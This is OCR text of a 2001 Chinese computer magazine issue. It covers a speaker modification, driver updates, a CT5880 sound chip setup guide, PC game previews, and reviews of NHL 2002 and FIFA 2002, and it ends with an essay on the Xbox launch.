低频的听感受到很多因素的影响，如音源、音频连线、变压器的功率、滤波电容容量及类别、分频点的选取，还有喇叭振膜的制造材料、箱体的材质等。换喇叭我看就不必了，因为防磁而且低频性能不错的喇叭单元不太好找，而且花这笔钱也不划算。笔者手里的这对音箱喇叭音元与箱体之间接合得不太严实，在声压稍高时依然有较明显的气流从缝隙中抽吸，虽然是倒相结构，但这种情况也是不容许的，现在需要在喇叭与箱体之间放一个橡胶垫起密封作用。材料很好找，上街找补胎的师傅弄一块长约20cm的薄橡胶车内胎，分成两块，再按喇叭的大小剪成两个与喇叭直径相仿的圆形垫圈，拧紧螺丝。别忙，我们还要在箱体内放上吸音棉，这可很重要，只是200元以下的有源音箱基本上都没有内置吸音棉，到何处找吸音棉呢？其实在专修音箱的地方以及搞音响的地方都有。如果实在找不着，只好退而求其次，用海棉或棉花块之类的也可，效果当然就差了一些，用强力胶水贴在箱壁就行了。

经过一番简单改造，再试听，低频不再混浊及干巴巴的了。CF

□四川 冷星峰

CFan最新驱动快递

1.Matrox G200/G400/G450/G550显卡MTS Tweak Utility最新调试工具4.01.09官方版

适合Win98/Me/NT4/2000/XP操作系统使用，可以进行D3D设置：强制Vsync on/off；可以对OpenGL进行各种设置调节；可以进行显卡超频：调节显卡的核心和显存频率。对于G200/G400/G450/G550显卡充分发挥性能，相当实用。新的版本增加了对WinXP操作系统以及G550显卡的支持。

2.VIA686A/B、VT8321 AC97声音芯片最新驱动2.10b版For Win2000/XP

对于VIA而言，大家更注重的可能是4in1补丁，但VIA这样的大公司，对自己的用户还是相当细心的。该版本驱动通过了微软认证，适用于VIA VT82C686A/B南桥芯片所配VT1611A AC97芯片。相对于WinXP自带的驱动而言，该版本驱动开启了Mixer调节功能，解决了与IBM e-phones配合使用的问题，修正了播放AVI文件时的声涌问题，增加了稳定性，全新提供了多音频流同时播放功能！

3.3Dlabs Wildcat Ⅱ 5000、5110/Wildcat 4210、4110显卡最新驱动04.04.02.04版For WinNT4

对于专业级的显卡而言不能出半点差错，该版本修正了应用程序使用10个以上光源存在的隐藏性问题，修正了在Frame Sequential Stereo系统下像素缓冲渲染出现边缘溢出的错误。

4.SIS315/315E显卡公板最新驱动4.13.10.2040版For Win9x/Me

SIS315和SIS315E作为高性价比的产品，对DirectX8支持并不是很好，现在其对DirectX8支持已经不成问题了。CF

□西安　李晓安　谢敏

板载创新 CT5880 音效芯片的高级应用

早期流行的810、815、815E和815EP芯片组系列的很多主板都集成了声卡，如今Athlon和P4的CPU频率大战已经进入1.7GHz甚至更高，虽然支持它们的很多主板大多数已经不再板载显卡，但对板载声卡依然情有独钟。常见板载声卡的主板中集成较多的是AC97和创新CT5880音效芯片，其中AC97成本较低，集成这款音效芯片的较多，个别主板还支持AC97的2.1版本，对音效要求高一点的可能会选择集成创新CT5880音效芯片的主板。如技嘉的支持Celeron和PIII系列的PM133及支持Athlon和Duron系列的KM133（A）（如GA－7ZMM、GA－6OXE等）。今年7月之后，随着DDR内存的普遍使用，联想的支持DDR的KD7－C、技嘉的支持AMD系列和DDR内存的GA－7VTX及技嘉全新推出采用Intel 850芯片组的P4 Titan-RDRAM系列主板GA-8ITXR，都内建创新CT5880音效芯片。

现在四声道的声卡越来越普及，很多朋友也购买了集成创新CT5880音效芯片的主板，但在平常的使用中只是简单地将三芯音频插头往Speaker out或Line Out上一插，尽管效果一般，但音箱有声音，也就满足了，这样实质上对创新CT5880音效芯片的强大功能并没有很好地发挥和利用。

创新CT5880音效芯片的强大功能主要体现在它支持四声道输出、支持5.1环绕立体声音响以及输出数码音效或对AC3杜比解码器的支持上。下面通过笔者对几款内建创新CT5880音效芯片的主板应用实践，将开启和应用创新CT5880音效芯片四声道及SPDIF（输出数码音效）功能的方法写下来和大家共享。

一、开启和应用四声道输出功能

1.首先确定是否正确安装了CT5880的驱动程序，正确安装后的标志是在任务栏的右下角小喇叭旁边多一个“SBPCI128混音器”的图标。

2.用鼠标右键单击混音器，选择“配置3DAudio(C)”选项，弹出如图1窗口。这是我们接入一对音箱时的正常设置。此时只需简单地将三芯音频插头往Speaker out或LineOut1上一插，打开音箱电源和音量，点一下“3D测试”，您可以明显地感觉到直升机的轰鸣声是从左到右再到左的，声音有明显的方位感。

3.用鼠标左键单击选中图1“3D配置”选项页中的“四扬声器”，窗口改变如图2，这是我们接入两对音箱时的设置。需要注意的是，此时的第二个音频插孔已经由原来的Line In功能改变成Line Out2功能。

此时一根三芯音频插头接Speaker out或LineOut1插孔，另一根三芯音频插头接LineOut2插孔，连接好两对音箱并打开音箱电源，调好音量，依照图2所示摆好音箱的位置，再点一下“3D测试”，您可以深刻地感觉到直升机的轰鸣声是从LineOut1带动的左音箱到右音箱然后又到LineOut2带动的到右音箱再到左音箱的顺序循环飞过，从左前方到右前方再到右后方最后到左后方。

4.如果您觉得这种四声道环绕的音量不太平衡，还可以通过以下方式调节：一是通过“音量”来调节总体音量及左右声道平衡；二是调节音箱音量旋钮，使声音放大量及重低音适宜；三是通过鼠标左键单击图2的“配置”按钮，弹出“四个扬声器的配置”窗口（如图3），调节“正面音量”、“背面音量”并测试，最后点“确定”。

二、开启并应用数字音效输出功能

学会四声道音效配置以后，如果您有一套不错的家庭影院系统，可以考虑使用SPDIF数字音效输出功能。

1.进入“系统属性”的“设备管理器”，点击“声音、视频和游戏控制器”选项，在展开的菜单中用左键双击“Creative Sound Blaster PCI128”设备。

2.在“输出方式”的下拉菜单中选中“数字”（如图4），在“S/PDIF输出”的下拉菜单中选中“数字”，这时您就可以使用数字音效了。

此时您已经完成了对SPDIF数字音效的设置工作，通过它可以提供数字音效输出到喇叭或AC3杜比解码器。赶快接入您的家庭影院设备，尽情地去享受创新CT5880带给您的飘飘仙乐吧！CF




图1




图2




图3



图4

□佛山　双城

一款游戏可以玩多久

看来2001年的秋天电脑游戏业并不是很冷清，继《Commandos 2》(盟军敢死队2)推出之后,《Civilization 3》(文明3)也在11月推出。在这个缺乏游戏的季节里，这些经典游戏的销售量自然是喜人的，接着该《Myth 3》(神话3)登场了。同样，中国台湾宇竣科技也在这个季节推出《超时空英雄传说3:狂神降世》，喜爱这个系列的玩家不是少数，所以我和一些朋友都第一时间掏口袋了，只是感觉有点失望，于是反而有点羡慕英文能力很强的那些朋友，因为他们已经在《Civilization 3》(文明3)中大呼过瘾，而我却真的玩得很辛苦。

在电脑游戏业有个不成文的标准，一款电脑游戏的耐玩性应该是200游戏小时左右，所以尽管《仙剑奇侠传》可以说是至今最成功的中文武侠电脑游戏，但它所占据我的游戏时间却只有可怜的22小时，而之前的《三国演义》所占用我的游戏时间我想恐怕无法统计了，起码有500个小时。《Commandos 2》(盟军敢死队2)也是一款可以让人反复回味的游戏，至于《Civilization 3》(文明3)更是电脑游戏中消耗时间的经典。我知道的《Civilization》曾经在电脑游戏业创造了很多神话，比如推出时销量超越《Doom》(毁灭战士)，而且在推出第二、第三年后依然能占据销售榜的位置。《Civilization》也几乎是电脑游戏业最昂贵的品牌，围绕着这个品牌争斗一直都是业界的焦点，而在将近10年中，《Civilization》也仅仅推出了三代作品，前两代作品所持续的影响力都有三年左右，而这款《Civilization 3》也相信可以让很多玩家玩很久很久。所以说在这样的季节，有时有一款好游戏就足够，因为可以玩很久，可以反复回味，可以有无穷的变化、无穷的感受。其实这样的游戏并不多，比如早期国产的《三国演义》、《天使帝国》、《超时空英雄传说2》，或者来自欧美的《Dune II》(沙丘魔堡2)、《Syndicate》(组织)以及来自东洋的《三国志英杰传》等等游戏，都能带给玩家很长久的乐趣。

如果用一款游戏可以玩多久来问近五年的中文电脑游戏，那答案是有些悲哀的。我今年最期盼的《超时空英雄传说3:狂神降世》我玩了两天爆了机，选了最难的难度，选了分支的剧情但却再也提不起继续玩的兴趣了，那感觉糟透了。至于其他的大量中文武侠角色游戏，充其量不过是一些吸水的海绵，一拧就干了，我想今年也就《浣花洗剑录》、《武林群侠传》算有点意思，不过感觉还差了点。这里值得一提的是，《超时空英雄传说3:狂神降世》中加入了自由练功模式，这无疑是想拖长游戏的娱乐时间，不过很可惜的是，角色扮演游戏中如果采用这模式，我可以为之鼓掌，宇峻科技的《新绝代双骄2》就是这样做的，但如果在一款角色战棋策略游戏中也采用这样的模式来拖戏，那就真的很失败了。其实一款游戏可以玩多久这个问题问的不是玩家花了多少时间去玩游戏，而是一位玩家能从游戏中得到多少感受。如今的有些作品像蹩脚的导演所拍出来的电影一样，当演员流泪的时候一定要观众陪着掉眼泪，却不知观众早睡着了。

在这个季节推出的电脑游戏都是有分量的作品，然而相对来说，消费群对于其品质的要求也是相当苛刻的。好的招牌固然能让不少玩家掏腰包，但在电脑游戏业，砸一个好招牌要比竖一个好招牌容易得多。CF

□北京　浪漫潜伏者

向“渎职者”怒吼

……（节选）

在20期的游业漫谈中卫易所撰的一篇《游戏面前人人平等》着实在我们这些中国玩家，确切地说应该是大陆玩家的心中产生了共鸣，可见大陆的发行商和代理商们确实有些玩忽职守了！当我们究其原因时会听到如:游戏的加解密问题啦;开发商给的资料少啦;太多的附加品成本高，资金回收不了啦等诸多借口。这些借口所造成的不仅是玩家等待游戏时的苦恼和无奈，拿到游戏时的“空虚”和气愤，还会使发行商的利润大减且名誉扫地。以下是小弟献给那些“一头雾水”的发行和代理发行商们的一点不成熟的建议。

首先对以娱乐为目的的玩家所要做的就是简装再简装，降价再降价，并且要在第一时间投放市场，因为廉价与“新鲜”对“娱乐者”有着绝对的吸引力。其次就该是来满足“狂热者”们了，这些人可不是用简装版就能够糊弄得了的。要尽量把英文游戏的每一处都精确地汉化，并且写一部权威攻略，与游戏的汉化版或标准版同步发行，千万不要等到狂热者们已经绞尽脑汁地把游戏中的难题甚至是Bug都解决了以后，才让“攻略”来到，那样只会挨骂!最后轮到的是要求最高的“感受者”们,至少(听好了是至少)要做到与国外发行商的产品统一，甚至要有更多的附加品在包装里。最好能自己做一些可以烘托出游戏内涵和游戏文化的东西。而要做到这些需要的是努力而不是放纵，是敬业而不是渎职!

另外我还要告诉游戏业的人士们，你们不但很有“钱途”，而且更有前途!看看游戏市场占整个娱乐市场的比重，看看韩国的WCG,再看看像微软这样的“软件航母”的动向。这无疑说明电脑游戏这只丑小鸭，最终将与电影、文学、美术等并驾齐驱成为艺术殿堂中一颗璀璨的明珠!

当某个人的墓碑上刻着这样的一行字:

此生并无大作为，只是为了游戏的开发与发行而兢兢业业至死方休。

不知道别人会怎么想，至少我会像尊敬一位诗人或画家一样，在他的墓前深深地鞠一个躬，然后把他的名字牢记在心!CF



□北京　醉心客

赵　云　传


开发代理:第三波
上市时间:12月20日
标准版:2CD 38元
游戏类型:ARPG



三国类型的游戏一直是广为玩家们接受的，在众多的三国游戏当中，ARPG类型的游戏可说是寥寥可数，更别说是以赵云为主的剧情铺陈的了。《三国赵云传》打破以往的格局，完全以发展赵云成为三国超级武将为目的向玩家们下战帖，游戏内容除了极富变化性的战斗之外，还包括了赵云人物养成、魔法与必杀技的华丽展现、装备冶炼系统、超帅气马战系统、武将单挑系统等等。想知道赵云在战场上有多帅吗？别迟疑，《三国赵云传》是你惟一的选择。

万智牌背景小说第二部——《兄弟之战》即将上市

原　　著:罗伯特·金
国内上市:晶合互动
上市时间:11月初
参考价格:28元



万智牌背景小说《大战役》上市之后受到很多朋友的热烈欢迎，因此，晶合互动公司将再接再厉为大家推出万智牌背景小说第二部——《兄弟之战》，将大家从残酷的多明尼亚战争带入另外一个神奇的世界。

看过万智牌背景小说第一部《大战役》的朋友肯定会被其中的离奇变化与其中的魔法生物、神器所深深地打动着，然而在这本《兄弟之战》中，将会带给你奇特的感受，兄弟之间的自相残杀，人性与贪婪都在其曲折离奇的故事情节中绘声绘色地描绘出来。它将让你真正了解到游戏发生的神奇背景，真正地感受到西方奇幻文学的魅力。

暗　黑　之　王

游戏类型:角色扮演游戏
类似游戏:Diablo（暗黑破坏神）
制作公司: Click Entertainment
发行公司:Sierra Studios



《Diablo》创造了角色扮演类游戏的神话，后来者则竞相模仿，但其中也不乏上乘之作，这就是《暗黑之王》。《暗黑之王》是由前Blizzard（暴雪）的2位雇员鼎力制作的，他们以《暗黑破坏神》为标准，取长补短，把来自东瀛的异国风情展现在各位玩家的面前。

新　剑　侠　情　缘

开发:金山公司西山居
上市时间:2001年12月中旬
市场价格:2CD　49元
游戏类型:ARPG



在原剧情的基础上，《新剑侠情缘》在细节的描述上将更加细腻，更加合理，对人物性格的塑造更加丰满和真实，对人物情感的表现更加细腻。战斗方面，《新剑侠情缘》延续了《月影传说》的战斗模式，采用ARPG模式，使战斗更加畅快淋漓，也更加原汁原味地再现“笑对强敌，无惧无悔”的大侠风范。在武功系统上，《新剑侠情缘》增加了暗器的使用。暗器的攻击效果类似于普通武功。但是暗器的使用有数量限制，而且可以购买。程序方面，由于《新剑侠情缘》中经常会出现二人同行，所以在同伴跟随方面做了很大的改进。在同行的过程中遭遇战斗时，同伴会同主角一同升级，并可以由玩家更换同伴的装备、命令同伴使用药品及选择同伴武功，应该说较《月影传说》更加有自主性和可玩性。

布　莱　尔　女　巫

代理公司:欢乐亿派
上市时间:现已发售
市场定价:49元



11月4日下午在北京NASA迪厅举行的“女巫之夜”——《布莱尔女巫》首发式就给了广大玩家一个机会——一个同时体验“恐怖”与“欢乐”这两个看似矛盾实则紧密相连的主题的机会。《布莱尔女巫》是欢乐亿派公司创建以来代理的第一款游戏。据公司的总经理王彤彦介绍说，以这样一个有些另类的游戏作为公司业务启动的开始，一方面是想给玩家带来一种新的刺激，另外从市场角度考虑也是想避开RPG的风潮，转而争取在“冷门”中做出热点。


新　闻

《石器时代2.0——家庭开拓史》全面上市

北京华义在2001年11月1日正式发行了《石器时代》的后续版本——《石器时代2.0——家庭开拓史》。这是智冠电子（北京）有限公司总经销的在线角色扮演游戏。它和目前的其他在线游戏有很大区别，以明亮的色彩、可爱的人物造型和幽默的设计取代了传统在线角色扮演游戏的血腥和暴力。在《石器时代》中，没有绚丽的技能或工作，村落相当和平，没有紧迫的任务。玩家也不需要用武力锻炼身体，可以依照自己的意愿一边锻炼自己、一边交友，快乐地遨游在石器时代之中。

□游侠创作室　毛毛虫

冰球 2002



每年的年末EA Sports都会为玩家送上经典的运动系列，今年也不例外。对国内玩家而言，对EA的这套运动系列最熟悉的恐怕要数FIFA系列和NBA系列，但相对于这一运动系列的其他游戏，像EA的冰球系列，国内玩家知道的或是感兴趣的就不多了。实际上EA Sports所开发的冰球这个游戏系列和NBA系列及FIFA系列同样出色，而在表现运动的真实性上，NHL系列可以说是有过之而无不及。

年复一年推出的系列游戏，到底新的一集要比前作有了哪些提高，相信这是玩家关心的问题。那就让我们来一起看看到底冰球2002给我们带来了哪些新的东西。



较之前作来讲，游戏中电脑AI的增强是最明显的，想轻松地就杀入对方的门前、轻松地射门已是不太容易的事了。冰球系列同我们所熟悉的FIFA系列最大的不同是，每个等级之间不是靠电脑控制的速度提升外加无耻的裁判来表现EASY或是HARD级别，而是靠着队员之间良好的配合、战术上的合理安排外加一个优秀的门将来表现级别上的差异（MY GOD，本来冰球的球门就小，再加上个出色的门将那还怎么玩啊）。如果你刚打完一个高一点的级别再试试换一个低一点的级别，你就会发现在打低一点级别时的感觉就像是在和一个街头队打一样，电脑控制的队伍根本就没有任何章法，而且球员也时常会犯一些低级的错误。而换打高级别的时候你就会发现对方组织安排都相当的好，队员间的配合也相当流畅，而且每次的射门也没以前那么幸运了。另外游戏中教练的作用得到了进一步的提升，教练终于不再像个摆设了！教练会主动叫暂停更换队员，在比赛时你会看到赛场边上教练拍着某个替补队员并在耳语着什么，在比分落后扳成平局时教练的欣喜若狂的表现在FIFA系列中是绝对看不到的。

游戏的赛制

游戏的赛制同前作一样，有传统的联赛制、友谊赛、玩家自定的杯赛。至于比赛时的场面那就只能用惨烈、火爆来形容了。看到这样的比赛场面让我想到了周星驰的《少林足球》，在NHL 2002这款游戏中比赛时的暴力成分简直是“令人发指”，用星星的一句话说就是“球不是这样打的”。看球员之间的争抢球感觉就像是在打架一样，控球的人将是被围殴的重点对象，用“如果你恨一个人那就把球传给他”这句话来形容当时的场面恐怕是再恰当不过了。游戏还将球员争球的“精彩”撞击进行回放。最精彩的还要数双方队员发生争执时居然可以直接在赛场上用拳头解决，当然狭路相逢勇者胜。惟一觉得可惜的是，如果EA把这块改成KOF那样的，估计又会拉到不少的玩家了（精彩，这也是这款游戏的最大的特色之一，不知EA的FIFA系列和NBA系列会不会将这个加上）。至于比赛的真实性感受，NHL 2002可以说是模拟到了极点，主要想说的一点就是，在从前其他的运动类游戏中所没有感受到的所谓打客场比赛和打主场比赛的不同感受，现在在NHL 2002中可以明显地感觉出来了。在游戏中即使是一支强队在打客场比赛时也很难发挥出自己的正常水平，而当回到自己的主场时，打比赛的那种畅快淋漓的感受只有自己亲身体验才能感受出来。

至于游戏中的角色编辑系统则可以让玩家创造一名全新的选手，随意选择不同的发型、胡子、眼睛、相貌等等，而且选手的能力值也可以自己编辑。游戏还允许玩家通过扫描仪将自己的照片输入到游戏中成为队员参加比赛。

游戏的画面

NHL 2002的画面秉承了前作中的快速、流畅的风格。而对于游戏中所表现出来的3D效果，如果再用上像什么“华丽的光影效果”、“出色的3D引擎渲染效果”这类对3D表现效果常用的词句，恐怕玩家们早就要骂了（又来了，哪个游戏不都这么说啊，烦不烦）。本游戏中的3D引擎对运动员的外貌、轮廓以及球员的肢体动作都表现得非常逼真，而像运动员头盔上反射的亮光、运动员刹车时冰刀在冰面上划起的冰雾和两队争球时清楚地反射在冰面上的运动员的相貌，将游戏的光影所发挥的效果淋漓尽致地表现出来了。赛场上的观众席、替补席和场馆内的物品都让你有置身于真实的冰球场上的感觉。

游戏的临场效果

对于运动类游戏，游戏的临场感十分重要，NHL 2002所表现出来的临场感就如同置身于真正的冰球比赛一样，开始的一段热血沸腾的运动员入场动画使得还没比赛时玩家情绪就被充分调动了起来，赛场上空回荡着



解说员风趣夸张的解说，看台上疯狂的观众扭动着身体为自己喜欢的球队加油，其中最有趣的是这样一个特写镜头：一个观众戴着阿拉伯式的帽子，帽子上居然标着EA Sports。看来EA真是太会做广告了，连这个都不放


E-mail：games@cfan.cn.net



□游侠创作室　HAPIII


FIFA2002 实战赏析

《FIFA》系列也许是EA Sports众多年度体育游戏系列中真实性最差的，但却是最受国内玩家欢迎的。究其原因也许是因为足球场的大范围空间，使得游戏具有比较大的发挥空间和流畅性。玩FIFA的最大感觉就是爽，准确的中长传使得玩家可以迅速发动进攻，但是也招致了很大的非议，“不够真实”恐怕是对一味追求、标榜“绝对拟真”的EA最沉重的打击了。最好的参照物就是家用机游戏《实况足球》系列，这是最受球迷推崇的足球游戏，实况迷对《FIFA》是不屑一顾、嗤之以鼻的，而《FIFA》迷同样抱怨每一个新版本游戏改进不大，甚至不思进取、停滞不前，呼吁《FIFA》系列进行改变。去年的《FIFA2001》首次引入了传身后球和射门力量条的设计，被看作是向《实况足球》学习的第一步。最新推出的《FIFA2002》与《FIFA2001》相比有了很大的改变，可以说是这一系列自《FIFA97》以来最重大的变化，具体的表现就是感觉越来越类似《实况足球》了。



开场动画曾经是EA炫耀开发技术的舞台，几乎以假乱真的高品质CG配合动感十足的音乐，令人热血沸腾。而最近几个版本的开场动画没有明显进步，画面不够细腻，缺乏创意，似乎不是技术问题而是不够重视，因为《NHL 2002》的CG动画就比它出色。玩家看到的只是一些球场上的常规镜头，还不如换成真人的比赛录像，或者采用网上流传的哪个搞笑版本也挺好的。菜单界面一年一变样，这回是充满了飘逸风格的图形界面，依然赏心悦目。选项绝大部分和《FIFA2001》相同，只多了一个人工智能选项菜单和键位说明菜单。在人工智能选项菜单中可以调整各种电脑帮助设置，包括自动跑位、显示跑动和传球线路、突然起动速度等，如果希望获得更真实的比赛感受就可以取消所有的电脑帮助。而键位说明菜单完全是一个介绍，不可以改变任何一个键的设置，还好经过这么多年的“训练”，早已适应了EA的键位法则。比赛模式除了传统的友谊赛、各国联赛、锦标赛以外，多了一个世界杯模式，完全采用2002年日韩世界杯赛的赛程，玩家可以使用自己心爱的国家队从小组赛开始，完整地走完世界杯之路。各国联赛的数量增加到了16个，但还是没有中国的“甲A”，不能不说是个遗憾。锦标赛模式包含了欧洲冠军杯、优胜者杯和完全由玩家自己设计的锦标赛，另外还有5个隐藏的锦标赛模式。

《FIFA2002》的键位设置变化不小，除了“W”键控制加速、“A”键控制传高空球和铲球、“S”键控制传地面球和球员切换、“D”键控制射门和断球未变，取消了“Q”键传身后球的功能。因为在一般的传接球时，人工智能会使接球队员自动跑位，所以没有特别的身后球设计，“Q”键只能用来控制守门员出击。“E”键的恶意犯规功能被取消了，似乎护球的功能也不存在了，只有在争高空球时有些用处，带球时也能



过。在比赛中运动员的每次漂亮的阻拦、进攻和守门员漂亮的守门都会博得观众们的热烈掌声。游戏还将两队运动员在争球时为了站位互相之间做的小动作、比赛中冲撞时所引起的争斗(这也叫合理冲撞，那看来玩足球的算是小儿科了)这些微小的细节也表现了出来。当球员在进球时亦会作出实时的反应，得分者会亲吻自己的球杆或是向看台上的观众致意，队友会上前拥抱得分者，有时队员还会走到场边处，以球棒敲打保护膜墙，激起更强烈的气氛，输球一方的守门员则会痛摔球杆来表示对自己失误的懊悔。还有为了突出单刀球的气氛，游戏在运动员单枪匹马地杀入对方门前时，画面便会自动地切换成一种类似个人模式，画面上只有带球的运动员和对方的守门员，耳边嘈杂的欢呼声也没有了，随之代替的是怦怦的心跳声。一旦这个球击出之后画面便会自动切换回正常的比赛画面，也让玩家充分地体会运动员在处理单刀球时的那种紧张压抑的气氛。



如果你喜欢极品飞车的速度感和KOF系列的暴力感，那就试试这款NHL 2002，相信这两种感觉你都会在NHL 2002中找到，你还会在NHL 2002中发现在FIFA系列和NBA系列中所无法体会到的那种特别的感受。CF



做出一些花哨的过人动作。“ E ”键的变化杜绝了暴力足球的现象，使靠恶意犯规投机取巧的玩家彻底失去了优势，从而也令黑哨从球场上消失了。一旦有犯规动作，裁判会马上作出反应，而不会像以往那样等上半天观察究竟哪一方抢到球或者等进攻方射门以后才判断是否有利于进攻，并且几乎不会漏判。“ Ctrl ”键的围抢和“ Alt ”键的造越位功能也取消了，其实围抢功能虽然夸张了些，造越位还是很有必要的，否则就为长传冲吊创造了大量的机会，而事实就是如此。假如和电脑比赛，电脑准确的长传冲吊和极强的停球技术一下子就能过了所有的防守队员，造成单刀局面。原先“ Ctrl ”键的跳球过人和“ Alt ”键的挑球过人被取消了，大概是觉得太不真实了，只保留了简单的盘球过人动作。这两个键的弧线球功能被“ Z ”键和“ C ”键取代了，但是弧度降低了，修正了中场任意球的 BUG。

传高空球、地面球也加入了力量条，玩家可以更方便地控制传球距离，但力量过大也会出现传接配合失误。传球和射门完全有方向性了，不像以前传球只要给个大致的角度就完全会传到本方队员的脚下，只要在前场射门就会射中门框以内。在《FIFA2002》里，传球方向必须相对准确，而且接球队员也要作一些跑动方向的调整来接球，同时也需要精确的传球力量。射门也是，如果不是正对球门，方向键会对射门的准确性产生巨大影响，而且“ Z ”键和“ C ”键的配合也不够方便。力量条的控制则更加困难，稍一用力就开了高射炮。有个很有趣的发现，在后场按“ D ”键只能是解围，不可能形成射门，只有过了中场才能射门，而在前场的任何位置用足力量射门都会飞出底线，《FIFA2001》中中场射门骗角球的 BUG 没有了。电脑的断球技术越来越高了，想靠速度强行突破几乎不可能，而且在加速跑时最容易丢球，这倒是和《实况足球》很像。但是在和人联机比赛中却实在太容易强行突破，或者稍微盘一下球就能连过数人，防守方切忌冒然倒地铲球，万一铲不到球很容易铲到人，一旦形成单刀球就只能等死了，后卫是绝对追不上的。以前还能靠对无球队员犯规来破坏进攻，现在这招不行了，惟一的机会就是让守门员出击，封堵射门角度，但是收效甚微，最多干扰一下进攻球员，影响他的射门角度和力量。在《FIFA2001》中被誉为必杀技的沉底传中头球攻门失效了，底线传中要玩家自己掌握角度和力量大小，争头球也变得很困难了。同样的，以往进球率极高的角球也威力大减，光靠头球和倒钩射门得分已不现实了，这样使游戏变得更为真实和公平。





攻防上的不平衡，使得守门员的表现变得举足轻重起来，但不知是人工智能依然不足还是EA故意模拟真实比赛中的扑球成功率，反正守门员的表现还是和以往一样弱智。一般只要能调整到某些角度，适当发力几乎必定能进球。这次 EA 终于放开了远射的限制，禁区外大力射门得分的机会大大增加了。守门员扑球脱手的动作丰富了很多，不再像以往千篇一律只有几个公式化的动作，而且脱手后球的飞行方向几乎是随机的，当然还是有一半机会留给了进攻队员补射或捡漏。当后防线一下子被突破，只剩守门员孤军奋战的时候，守门员出击就成了最后的希望了，这一功能在《FIFA2001》之前的几个版本中被使用过，这次终于又大显神威。有时在禁区内的混战中也能靠守门员出击来阻挡和破坏射门，不过风险也非常大，很容易被进攻队员晃过打空门。但是守门员出了禁区以后就无法作出任何动作了，于是也就不可能出现自己的守门员狂奔到对方禁区内铲倒对方持球的守门员而不会遭到任何处罚的奇观。只是想不通既然连铲球都不允许，为什么还允许玩家控制守门员出禁区呢？难道就是为了恐吓对方进攻球员？通过一系列出人意料的守门员失误，产生了一个疑问，似乎守门员对来球的判断不是即时计算的，而是根据最后一名对方球员出脚的力量和方向来作出反应的。这就能解释为何守门员经常眼睁睁看着对方球员射门被阻挡后缓缓滚向自己的球，却不做任何扑球动作，任由对方队员将球轻松碰入网。因为他已经对先前的射门作过反应，无法再计算球的飞行方向。

《FIFA》系列从《FIFA96》开始，惟一没改变的大概就是两位解说员的声音了，始终不知疲倦。这次出场的还是他们，不过为了怕玩家感到单调，特意在比赛过程中插入了背景音乐，让人感觉有点嘈杂。看得出EA是下了很大决心在求变，很多人认为《FIFA2002》太多地模仿《实况足球》，其实未必。只能说是《实况足球》更接近真实的足球运动，而EA是在更努力地模拟真实，于是不可避免地出现了许多类似的设计。尽管《FIFA2002》依然有许多的缺陷，相信EA会做得更好，这样才不会辱没他们的口号:“ If it's in the game,it's in the game ”。

□北京 倒下的不倒翁

微软的世纪疯狂



—— XBOX进军游戏界

本文献给到来的XBOX和等了它很久的游戏迷们

近二十年来，没有一个国家像日本那样，疯狂大赚数字娱乐产业的钱，其实，所有娱乐厂商开创的不仅仅是数字娱乐产业，而是开启了“体验经济”的大门。一位专家说：“在新经济中，仅仅提供商品和服务是不够的，还必须创造体验。”而数字娱乐作为体验经济中最核心的部分，正以前所未有的速度赢得高科技企业的青睐，仅在其分支之一的游戏业，日本已是当今世界游戏业界无可争议的霸主。游戏业的含金量有多高？我们只需看看任天堂的收入便可知。任天堂员工总共不到1000人，人均创纯利润约合80万美元，堪称“世界之最”。作为一个与计算机相关的产业，微软当然不会放弃这个回报丰厚的市场，于是XBOX就在这样的背景下诞生了。



1.电脑还是游戏机?

改良的PIII733、64兆200MHzDDR内存、10GB硬盘、NV20A的显示芯片、内建以太网接口、所有外设通过USB连接、使用Win2000的操作系统。看到上面的内容大家都会说这不就是一台普普通通的电脑吗！但大家都错了，这是一台真正意义上的游戏机，而且是号称比现在最走红的SONY PS2在性能方面还要强悍三倍的XBOX。如果你是一个GAME迷的话你可能已经见识过PS2的游戏带给你的震撼的效果，你也见过了在PC上很多用新的技术堆积起来的3D游戏场景，结果是PS2无论是从画质还是速度上都比计算机强得太多了(PS2的游戏速度一般都在120帧/秒，画质呢，看看FFX就知道了，要知道那些图都是即时渲染出来的)，而采用了和个人电脑几乎一样的硬件体系的XBOX能达到甚至超越PS2，从理论上来讲在某些环节上还存在一些问题，而且目前摆在各个游戏店里的展示样机还出现了死机、无故重启的现象，对XBOX的上市来说是不小的麻烦事，但我想微软就是微软，它的实力告诉我们，它能给大家一个满意的答案的。

2.谁能帮它走红

光有一台性能强劲的主机是无济于事的，微软最重要的是能找到几个有实力的游戏软件公司来给其游戏机做出优秀的游戏，现在大部分欧美厂商已经站到了XBOX的队伍里面去了，但是在游戏界最有影响的日本厂商却还在观望。Konami公司的负责开发《合金装备》系列的日本著名游戏制作人小岛秀夫，日前接受美国传媒MSNBC访问，当被问及有关微软开发中主机XBOX在日本的前景时，小岛斩钉截铁地说：“XBOX不如PS2！我不认为XBOX较PS2优胜很多；除了少许在画面方面的改良外，我预料不会有很大差别。”虽然小岛同时也认同XBOX在画面显示方面较为突出，但是这位业界名人的话无疑道出了大多数日本厂商的心理。这就说明了XBOX需要销量的良好结果来说服大家，当年的PS是怎么战胜世嘉的土星的，不就是用销量征服了厂商吗？对于消费者来说，我们不妨等上两三个月有了结果再说。



